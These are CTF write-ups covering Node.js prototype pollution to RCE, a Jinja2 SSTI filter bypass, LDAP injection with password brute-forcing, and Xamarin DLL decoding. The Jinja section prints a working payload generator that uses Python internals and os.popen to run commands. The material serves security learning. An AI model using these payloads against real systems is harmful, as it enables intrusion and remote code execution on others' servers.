Writeup

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breaking grad

Summery:

This challenge is about prototype pollution, from my point of view it's a medium challenge , At first I will take a look at the source code , As a first impression I recognized that it's based on **Nodejs** and has 3 routes , by continue reviewing source code I found that's its vulnerable to prototype pollution but our input will be ignored if its contains **"__proto__"** keyword so I will bypass this filtration by using `constructor.prototype` instead of **__proto__** to achieve pollution and get **RCE** to access our flag .

Steps to reproduce:

At first by reviewing source code, I found mainly 3 routes as shown blew:

```
9  router.get('/', (req, res) => {
10     return res.sendFile(path.resolve('views/index.html'));
11 });
12
13 router.get('/debug/:action', (req, res) => {
14     return DebugHelper.execute(res, req.params.action);
15 });
16
17 router.post('/api/calculate', (req, res) => {
18     let student = ObjectHelper.clone(req.body);
19
20     if (StudentHelper.isDumb(student.name) || !StudentHelper.hasBase(student.paper)) {
21         return res.send({
22             'pass': 'n' + randomize('?', 10, {chars: 'o0'}) + 'pe'
23         });
24     }
25
26     return res.send({
27         'pass': 'Passed'
28     });
29 });
```

By following the code, we found our vulnerable code that uses **merge** function looping through all of the request body and can overwrite existing functions and objects as shown:


```
module.exports = {
    isObject(obj) {
        return typeof obj === 'function' || typeof obj === 'object';
    },

    isValidKey(key) {
        return key !== '__proto__';
    },

    merge(target, source) {
        for (let key in source) {
            if (this.isValidKey(key)){
                if (this.isObject(target[key]) && this.isObject(source[key])) {
                    this.merge(target[key], source[key]);
                } else {
                    target[key] = source[key];
                }
            }
        }
        return target;
    },

    clone(target) {
        return this.merge({}, target);
    }
}
```

its confirmed that its vulnerable to prototype pollution but we can't use __proto__ keyword as a key on our payload but instead of it I will use `constructor.prototype` to manipulate existing functions


```
module.exports = {
    execute(res, command) {

        res.type('txt');

        if (command == 'version') {
            let proc = fork('VersionCheck.js', [], {
                stdio: ['ignore', 'pipe', 'pipe', 'ipc']
            });

            proc.stderr.pipe(res);
            proc.stdout.pipe(res);

            return;
        }

        if (command == 'ram') {
            return res.send(execSync('free -m').toString());
        }

        return res.send('invalid command');
    }
}
```

by going through the rest of source code we will found this interesting lines where **fork** function getting executed, now we identified our target ; we have to manipulate this **fork** function to get command execution through **RCE** , by doing little research I have found that


we can do the objective by using **execPath** and **execArgv** arguments for the fork function



now we have to browse **/debug/version** to execute manipulated fork function and list directories



and finally, here is our flag let's get it:



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


References:

https://book.hacktricks.xyz/pentesting-web/deserialization/nodejs-proto-prototype-pollution


baby ninja jinja

Summery:


This challenge is about jinja SSTI exploitation techniques, at first, I thought it's about sqlite3 injection or getting through **/console** to achieve RCE, but after I had found **/debug** backend in the HTML source code of index page I realized that it's all about SSTI but without using double curly braces and I could do that by using **{% payload %}** instead of **{{payload}}** and get access to flag through **RCE** .

Steps to reproduce:

At first, I started testing name parameter by entering special chars, when I tested double quotes, I got this syntax error but I got nothing by trying to inject it



Also, during enumeration, I have found **/console** path but its protected



I am not sure what is the intended way to get the flag but when I found this /debug backend as a hint and when I reviewed the code, I realized that it will be an SSTI exploit CTF.


At first, there is some bad chars blacklisted will be replaced if its exists in our payloads as example we can't use {{ , single quotes or double quotes at all in our payloads , but I know that I can use {%payload%} as alternative

```
def get_db():
    db = getattr(g, '_database', None)
    if db is None:
        db = g._database = sqlite3.connect('/tmp/ninjas.db')
        db.isolation_level = None
        db.row_factory = sqlite3.Row
        db.text_factory = (lambda s: s.replace('{{', '').
            replace("'", '&#x27;').
            replace('"', '&quot;').
            replace('<', '&lt;').
            replace('>', '&gt;')
        )
    return db
```

By continue reviewing our code I have found another problem, to achieve SSTI we have to set **session["leader"]** to render the vulnerable template, we can use **flask.session** to do that

```
54          report = render_template_string(acc_tmpl.
55              replace('baby_ninja', query_db('SELECT name FROM ninjas ORDER BY id DESC', one=True)['name']).
56              replace('reb_num', query_db('SELECT COUNT(id) FROM ninjas', one=True).itervalues().next())
57          )
58
59          if session.get('leader'):
60              return report
```

Let's start to build our payload, at this point I got sucked because of filtering function and by doing some research I have found that I can use char codes to avoid using double/single quotes.



Unfortunately, char function is not available and we have to find it through built in functions, later I have found this built-in function

.__class__.__bases__.__getitem__(0).__subclasses__()[59].__init__.__globals__.__builtins__.chr

So that's our plan to build our payload:

Identify chr function


identify __builtin__ function

identify flask


set session["leaders"]

arbitrary code execution


to look better and avoid syntax errors I will start writing a python script to build our payload



And after a lot of work and debugging I finally got a satisfying result:



My session is set as a leader and we can render our template, let's try to exploit it now:




and finally, we want to grab our flag, I need to use **os.popen** . but we should identify OS from built in functions so I added it to my python code as shown blew:

```
def convert_to_char(string):
    chars=[]
    for c in string :
        chars.append('chr({})'.format(ord(c)))
    return "%2b".join(chars)

chr_def="{% set chr=().__class__.__bases__.__getitem__(0).__subclasses__()[59].__init__.__globals__.__builtins__.chr %}"
flask_def="{% set flask=().__class__.__base__.__subclasses__()[59].__init__.__globals__["+convert_to_char('__builtins__')+"]["+convert_to_char
('__import__')+"]("+convert_to_char( 'flask')+") %}"
test= "{% set a=flask.session.setdefault("+convert_to_char("leader")+", "+convert_to_char("tttt")+") %}"
render = "{% set a=flask.abort(flask.Response(os.popen("+convert_to_char("ls")+").read())) %}"
os_def = "{% set os=().__class__.__base__.__subclasses__()[59].__init__.__globals__["+convert_to_char("__builtins__")+"]["+convert_to_char
("__import__")+"]("+convert_to_char("os")+") %}"
print(chr_def+flask_def+test+os_def+render)
```

And this is the response:

and our flag:



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https://jinja.palletsprojects.com/en/2.11.x/templates/#list-of-control-structures

https://0day.work/jinja2-template-injection-filter-bypasses


Phonebook

Summery:


Phonebook CTF is a basic webapp CTF vulnerable to LDAP injection, while testing bad chars I have found interesting response **302 Found** while testing [*] so I decided to test several LDAP injection payloads to confirm LDAP injection, after we have logged in there is nothing, so decided to test password parameter and bruteforce the password through LDAP injection, by coding sample python script I was able to extract the flag.

Steps to reproduce:


By browsing the CTF URL I saw a simple login page, so I started to test it for SQL injection and weak creds without any chance, so I decided to test both username and password with bad chars and I got interesting response by testing asterisk [*] :



after I was logged in there is nothing to do so I decided to bruteforce the password looking for the flag but at first let's confirm that the password has our flag



now I am sure that the password contains the fag, by coding simple script I was able to obtain the flag:



References:

https://book.hacktricks.xyz/pentesting-web/ldap-injection

SeeTheSharpFlag

Summery:


This challenge isn't about C# decompiling, its about identifying Xamarin encoded libraries, and it's a simple challenge

After extracting DLL libraries and decoding it using opensource python script we can use DNSPY to view source code and decrypt our flag.


Steps to reproduce:

At first, I have started using JADX-gui tool to decompile APK to start static analysis


After some manual code analysis, I got nothing so I decided to look at the application resources and I have found a folder named **"assemblies"** and it contains many .DLL files




After initial overview I found two interesting files (**SeeTheSharpFlag.Android.dll**, **SeeTheSharpFlag.dll**)




Then I tried to reverse these two files with .**net reflector** and **DNSPY**, but after looking at the hex code for those two files I found interesting header "**XALZ**"



